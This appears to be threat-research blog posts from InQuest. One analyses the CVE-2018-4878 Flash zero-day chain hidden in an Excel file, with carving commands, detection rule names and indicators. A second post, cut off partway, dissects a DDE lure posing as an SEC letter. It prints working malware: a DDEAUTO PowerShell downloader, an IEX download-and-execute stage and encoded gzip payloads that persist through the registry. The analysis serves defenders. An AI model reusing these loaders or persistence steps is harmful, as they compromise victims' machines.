Sparing transmission of the exploit to a second-stage is common sense from an OPSEC (operational security) perspective. By delaying the delivery of the 0day exploit, the attackers are limiting the exposure of this valuable capability. As such, the second-stage sample has not been widely reported on or analyzed. We�ve made all stages of the exploit chain available, along with ActionScript decompilation available on�GitHub.com/InQuest.
Let�s walk through the exploit chain starting from the XLSX carrier�14c58e3894258c54e12d52d0fba0aafa258222ce9223a1fdc8a946fd169d8a12. Decompress the XLSX file and note�/xl/activeX/activeX1.bin, at offset 0x18 (24) you�ll recognize Adobe Flash magic. Let�s carve it out:
$ xxd activeX1.bin | head
 00000000: 6edb 7cd2 6dae cf11 96b8 4445 5354 0000  n.|.m.....DEST..
 00000010: 6655 6655 97c8 0100 4657 5320 97c8 0100  fUfU....FWS ....
 00000020: 7800 04e2 0000 0ea6 0000 1801 0044 1119  x............D..
 00000030: 0000 007f 13cb 0100 003c 7264 663a 5244  .........<rdf:RD
 00000040: 4620 786d 6c6e 733a 7264 663d 2768 7474  F xmlns:rdf='htt
 00000050: 703a 2f2f 7777 772e 7733 2e6f 7267 2f31  p://www.w3.org/1
 00000060: 3939 392f 3032 2f32 322d 7264 662d 7379  999/02/22-rdf-sy
 00000070: 6e74 6178 2d6e 7323 273e 3c72 6466 3a44  ntax-ns#'><rdf:D
 00000080: 6573 6372 6970 7469 6f6e 2072 6466 3a61  escription rdf:a
 00000090: 626f 7574 3d27 2720 786d 6c6e 733a 6463  bout='' xmlns:dc
 000000a0: 3d27 6874 7470 3a2f 2f70 7572 6c2e 6f72  ='http://purl.or
 000000b0: 672f 6463 2f65 6c65 6d65 6e74 732f 312e  g/dc/elements/1.
 000000c0: 3127 3e3c 6463 3a66 6f72 6d61 743e 6170  1'><dc:format>ap
 000000d0: 706c 6963 6174 696f 6e2f 782d 7368 6f63  plication/x-shoc

$ dd if=activeX1.bin of=swf skip=24 bs=1 count=999999
$ file swf
 swf: Macromedia Flash data, version 32
Through a combination of�swfdump�and�FFDec�we can both ascertain the entry point and decompile the embedded ActionScript.
$ swfdump swf | egrep "FRAMELABEL|DOABC"
[02b]         8 FRAMELABEL "loadswf"
[052]      2788 DOABC "loadswf", lazy load
[052]      2686 DOABC "mx/utils/StringUtil", lazy load
[052]       264 DOABC "mx/core/IFlexAsset", lazy load
[052]       553 DOABC "mx/core/ByteArrayAsset", lazy load
[052]       355 DOABC "loadswf_SWFBClass", lazy load
[052]       339 DOABC "loadswf_MyURL", lazy load
[052]       206 DOABC "mx/core/mx_internal", lazy load
Stepping through the major portions of this first-stage payload:
- Entrypoint @loadswf
- Request to a compromised South Korean server to retrieve and�decrypt�the second-stage payload.
- XOR decoder
- Transfer control to second-stage
Stepping through the major portions of the second-stage payload (0day):
One variable that isn�t immediately apparent in the decompiled ActionScript is the URL which the second-stage SWF payload (0day) is retrieved from. We got lucky with a little Linux command line brute force extraction combined with domain knowledge of common URLs to filter:
$ grep -aEor 'https?://[A-Za-z0-9\./]+' 14c58e3894258c54e12d52d0fba0aafa258222ce9223a1fdc8a946fd169d8a12/ | cut -d':' -f2- | sort | uniq | grep -Ev "adobe.com|w3.org|openxmlformats.org|microsoft.com" | sed "s/http:/hxxp:/"
hxxp://purl.org/dc/dcmitype/
hxxp://purl.org/dc/elements/1.1
hxxp://purl.org/dc/elements/1.1/
hxxp://purl.org/dc/terms/
hxxp://www.dylboiler.co.kr/admincenter/files/boad/4/manager.php
The last URL in that least clearly stands out. If heavily obfuscated, dynamic analysis would be the preferred extraction path.
Detection
We�ve made a number of relevant YARA signatures available on�GitHub.com/InQuest�for detecting the various components of this threat. Ordered from most general to most specific:
- Microsoft_Office_Document_with_Embedded_Flash_File.rule
- Adobe_Flash_DRM_Use_After_Free.rule
- CVE_2018_4878_0day_ITW.rule
While not explicitly indicative of malicious content, it�s prudent for a threat hunter to explore documents discovered in transit that embed Adobe Flash via the first rule. The second looks for specific triggers suspected in the decompiled ActionScript, efficacy of this signature is dependent on processing the captured SWF file through an engine such as FFDec. Generically, the�$varc_1�string from this rule looks for the requisite components to trigger the UAF vulnerability within the bounds of a single function. The final signature above is mostly sourced from posts in the public domain (see references), we threw a tweak on it to avoid false positives. This signature, while exploit specific and more easily evadable, applies to the existing threats observed in the wild thus far.
IOCs
- 14c58e3894258c54e12d52d0fba0aafa258222ce9223a1fdc8a946fd169d8a12 Carrier: Microsoft Excel 2007+
- 3b1395f620e428c5f68c6497a2338da0c4f749feb64e8f12e4c5b1288cc57a1c Carrier: Composite Document File V2 Document
- 88d7aa1612756e2e70e4972d3f6a80517515f5274b38d4601357f954e207f294 Stage-1: Macromedia Flash data, version 32
- fec71b8479f3a416fa58580ae76a8c731c2294c24663c601a1267e0e5c2678a0 Stage-1: Macromedia Flash data, version 32
- 1a3269253784f76e3480e4b3de312dfee878f99045ccfd2231acb5ba57d8ed0d Stage-2: (0day) Macromedia Flash data (compressed), version 32
- e1546323dc746ed2f7a5c973dcecc79b014b68bdd8a6230239283b4f775f4bbd Payload: (ROKRAT) PE32 executable (GUI) Intel 80386, for MS Windows
- hxxp://www.dylboiler.co.kr/admincenter/files/boad/4/manager.php
- hxxp://1588-2040.co.kr/design/m/images/image/image.php
- hxxp://www.1588-2040.co.kr/conf/product_old.jpg
- hxxp://www.korea-tax.info/main/local.php
References (chronological)
- Twitter moment
- https://www.krcert.or.kr/data/secNoticeView.do?bulletin_writing_sequence=26998
- https://helpx.adobe.com/security/products/flash-player/apsa18-01.html
- http://blog.talosintelligence.com/2018/02/group-123-goes-wild.html
- https://www.fireeye.com/blog/threat-research/2018/02/attacks-leveraging-adobe-zero-day.html
- https://otx.alienvault.com/pulse/5a7437b59de8422ad47fc161
- http://blog.alyac.co.kr/1521
- https://blog.malwarebytes.com/cybercrime/2018/02/new-flash-player-zero-day-comes-inside-office-document/
- https://www.flashpoint-intel.com/blog/targeted-attacks-south-korean-entities/
- http://blog.morphisec.com/adobe-flash-zero-day-prevented-by-morphisec-cve-2018-4878
- https://helpx.adobe.com/security/products/flash-player/apsb18-03.html
- https://blog.morphisec.com/cve-2018-4878-an-analysis-of-the-flash-player-hack
- https://www.mdsec.co.uk/2018/02/adobe-flash-exploitation-then-and-now-from-cve-2015-5119-to-cve-2018-4878/
- https://github.com/mdsecactivebreach/CVE-2018-4878
Free On-Demand Webinar: Think Before You Click
Whether sent as an email attachment, sitting in your cloud or traversing the Web, file-borne threats have become a proven favorite for delivering malware and phishing campaigns. View our webinar on-demand and get firsthand tips about how to safeguard your cybersecurity stack with File Detection and Response (FDR) and stop file-borne threats in their tracks.

Originally published 2018-02-07 on the InQuest blog.
| Microsoft Office DDE Lures: SEC OMB, Freddie Mac and Vortex Ransomware | 2017-10-14 |
SEC OMB Approval Lure
In reviewing the results of our Microsoft Office DDE malware hunt, (Microsoft_Office_DDE_Command_Execution.rule) we came across an interesting lure posing as an SEC Office of Management and Budget (OMB) approval letter. The sample utilizes some tricks to increase chances of successful exploitation.�We�ll walk through the dissection of the components in this post. To follow the highlights of the conversation on Twitter, see the following moment:
The lure�9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d (9/61 AV detection rate)
carries a Securities and Exchange Commission (SEC) seal and a number of lines alluding to a missing font error. Presumably this is to engender trust and improve the chances of the target user confirming the requisite dialog pop-ups for command execution to take place: SEC Lure
Let�s dive into the payload, we�ll use the 7z+sed technique outlined in our�previous post.
$ 7z e -so 9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d | sed 's/<[^>]*>//g'

OMB APPROVALOMB Number:      3797-0954Expires:                  March 31, 2018Estimated average burdenhours per response                     18Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c—  DDEAUTO "C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta -NonI -W Hidden -C $e=(new-object system.net.webclient).downloadstring('http://goo[.]gl/Gqdihn');powershell.exe -e $e # " "Filings_and_Forms.docx" !Unexpected End of Formula
The author of this payload applies a trick here in referencing the Powershell binary by way of Microsoft Word (first highlight). This results in a more friendly dialog for the user: Dialogue Trick
A potential victim is more likely to select �Yes� here when seeing Microsoft Word as the reference binary, versus Powershell.exe. The payload is behind a Google shortened URL. This is nice because we can append a + to that URL to see how prevalent this sample is: Google URL Stats
Seems like it�s not popular at all. It may be worth keeping an eye on this page. The URL behind the shortener is:
http://ipangea[.]com/wp-content/themes/ps1.txt
Snag that and you�ll find base64 encoded content that appears to be hosted on a compromised Wordpress page (this is pretty common):
In [3]: print base64.b64decode("SQBFAFgAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABzAHkAcwB0AGUAbQAuAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACc
   ...: AaAB0AHQAcAA6AC8ALwBpAHAAYQBuAGcAZQBhAC4AYwBvAG0ALwB3AHAALQBjAG8AbgB0AGUAbgB0AC8AdABoAGUAbQBlAHMALwBwAGEAeQAuAHQAeAB0ACcAKQApAA==")
IEX((new-object system.net.webclient).downloadstring('http://ipangea[.]com/wp-content/themes/pay.txt';))
Following the chain to the next payload we retrieve:
$data=[System.Convert]::FromBase64String('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');$ms=New-Object System.IO.MemoryStream;$ms.Write($data,0,$data.Length);$ms.Seek(0,0)|Out-Null;$cs=New-Object System.IO.Compression.GZipStream($ms,[System.IO.Compression.CompressionMode]::Decompress);$sr=New-Object System.IO.StreamReader($cs);IEX($sr.readtoend())
Base64 decoding and then GZip decompressing the above stream we get:
${/=\___/\_/=\/=\/=} = @'
$data=[System.Convert]::FromBase64String('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');$ms=New-Object System.IO.MemoryStream;$ms.Write($data,0,$data.Length);$ms.Seek(0,0);$cs=New-Object System.IO.Compression.GZipStream($ms,[System.IO.Compression.CompressionMode]::Decompress);$sr=New-Object System.IO.StreamReader($cs);IEX $sr.readtoend();
'@
${_/====\___/=\/\__} = [System.Text.Encoding]::Unicode.GetBytes(${/=\___/\_/=\/=\/=})
${___/\/==\/=\/==\_} =[Convert]::ToBase64String(${_/====\___/=\/\__})
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop' -Name 'IE' -Value ${___/\/==\/=\/==\_} -force
${_/=\/==\/\/\/==\/} = @'
$b64=(Get-ItemProperty -Path 'HKCU:\Control Panel\Desktop').IE;$stCode=[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($b64));[System.Threading.Mutex]$m;[bool]$mtmp=$false;$m=New-Object System.Threading.Mutex($true, [string]1823821749, [ref] $mtmp);if(!$mtmp){exit;}IEX $stCode;
'@
${/=\___/===\_/==\_} = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes(${_/=\/==\/\/\/==\/}))
